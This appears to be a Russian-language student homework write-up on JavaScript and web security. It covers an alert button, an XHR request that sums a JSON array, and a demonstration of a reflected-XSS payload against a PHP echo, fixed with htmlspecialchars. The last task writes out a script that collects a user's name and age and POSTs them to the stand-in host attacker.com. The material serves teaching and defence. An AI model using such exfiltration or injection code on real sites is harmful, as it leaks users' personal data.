

1. Создать страницу **javascript.html** с кнопкой, при нажатии на которую появлялся алерт с текстом **JavaScript is magic!**


а) написал программу на языке JavaScript, по созданию страницы **javascript.html** :

```


/var/www/html/javascript.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

javascript.html x
7 </head>
8 <body>
9
10
11
12 <button id="onclickMagic_addEventListener">hit</button>
13
14 <script>
15
16 document.querySelector("#onclickMagic_addEventListener") .addEventListener("click", myMagic);
17
18     function myMagic(){
19
20         alert("JavaScript is magic!");
21     }
22
23 </script>
24
25 </body>
26 </html>
27
28
```

б) открываем страницу **javascript.html** в браузере:




в) Нажимаем кнопку, и получаем результат: *JavaScript is magic!*




2. Написать функцию на языке JavaScript, которая будет создавать тег с картинкой и вставлять картинку в HTML.


а) Написал функцию на языке JavaScript, закомментировал размер картинки, оставил в натуральную величину:



б) открываем страницу `javascript2.html` в браузере:



в) Нажимаем кнопку, и получаем результат, картинка вставлена в страницу HTML:



3. Создать файл `array.json` и разместить его в корневом каталоге своего сервера.

Содержимое файла `array.json`:

```
{  
  "summe": [10, 0, -2, 114, 125]  
}
```

Написать программу на языке JavaScript, которая будет делать XHR запрос на `http://localhost/array.json`, парсить полученный JSON и выводить сумму чисел массива `summe`.


а) Написал программу на языке JavaScript, которая будет делать XHR запрос на <http://localhost/array.json>, парсить полученный JSON и выводить сумму чисел массива *summe*.

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4
5     <link rel="stylesheet" href="style2.css">
6     <title>Task 3</title>
7 </head>
8 <body>
9
10 <p><h1>Summe = 10, 0, -2, 114, 125 </h1></p>
11
12
13
14
15 <script>
16 function xhrTest() {
17     var xhr = new XMLHttpRequest();
18     xhr.open("GET", "http://localhost/array.json", false);
19     xhr.onload = function () {
20         if (xhr.readyState == 4 && xhr.status == 200) {
21             var sum = JSON.parse(xhr.responseText).summe.reduce((a,b) => a + b);
22             alert(sum);
23         }
24         else alert(xhr.status + ': ' + xhr.statusText);
25     }
26     xhr.send();
27 }
28 </script>
29
30 <button onclick="xhrTest()">Load file</button>
31
32 </body>
33 </html>
34
```

б) открываем страницу *summe.html* в браузере:



в) Нажатием кнопку делаем XHR запрос на <http://localhost/array.json> выведена сумма чисел массива *summe*.



4. (*)Защититься от выполнения JavaScript кода

на [victim.com/xss.php?text=<script>alert\(1\)</script>](http://victim.com/xss.php?text=<script>alert(1)</script>) (код страницы ниже) с помощью HTML энкодинга.

```
<body>
```


```
<?php
```

```
    echo $_GET["text"];
```

```
?>
```

```
</body>
```

а) Для защиты от выполнения JavaScript кода, необходимо использовать экранирование входных\выходных данных, применим встроенную функцию `htmlspecialchars()` для очистки кода от вредоносных скриптов:




The image shows a terminal window titled "Terminal - geek@geek-VirtualBox: /var/www/html". The terminal contains the following PHP code:

```
<?php
    echo htmlspecialchars($_GET["text"]);
?>
```

The code is displayed in a dark-themed editor with syntax highlighting. The status bar at the bottom right shows "2,1-8" and "All".

б) результатом JavaScript код не выполнен:



5. (*) Написать функцию, которая будет сохранять ввод пользователя в переменную и отправлять значение переменной на <http://attacker.com>

```

/var/www/html/scripts.js - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

scripts.js x 999.html x index.html x
1 let nameUser = prompt('Введите имя..'),
2   ageUser = +prompt('Введите возраст');
3
4 let users = {
5   name: nameUser,
6   age: ageUser
7 }
8
9 let request = new XMLHttpRequest();
10 function reqReadyStateChange() {
11   if (request.readyState == 4 && request.status == 200){
12     document.getElementById("output").innerHTML=request.responseText;
13   }
14
15   console.error('что-то пошло не так.. ${request.status}`)
16
17 }
18 let body = "name=" + users.name + "&age=" + users.age;
19 request.open("POST", "http://attacker.com", false);
20 request.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
21 request.onreadystatechange = reqReadyStateChange;
22 request.send(JSON.stringify(body));
```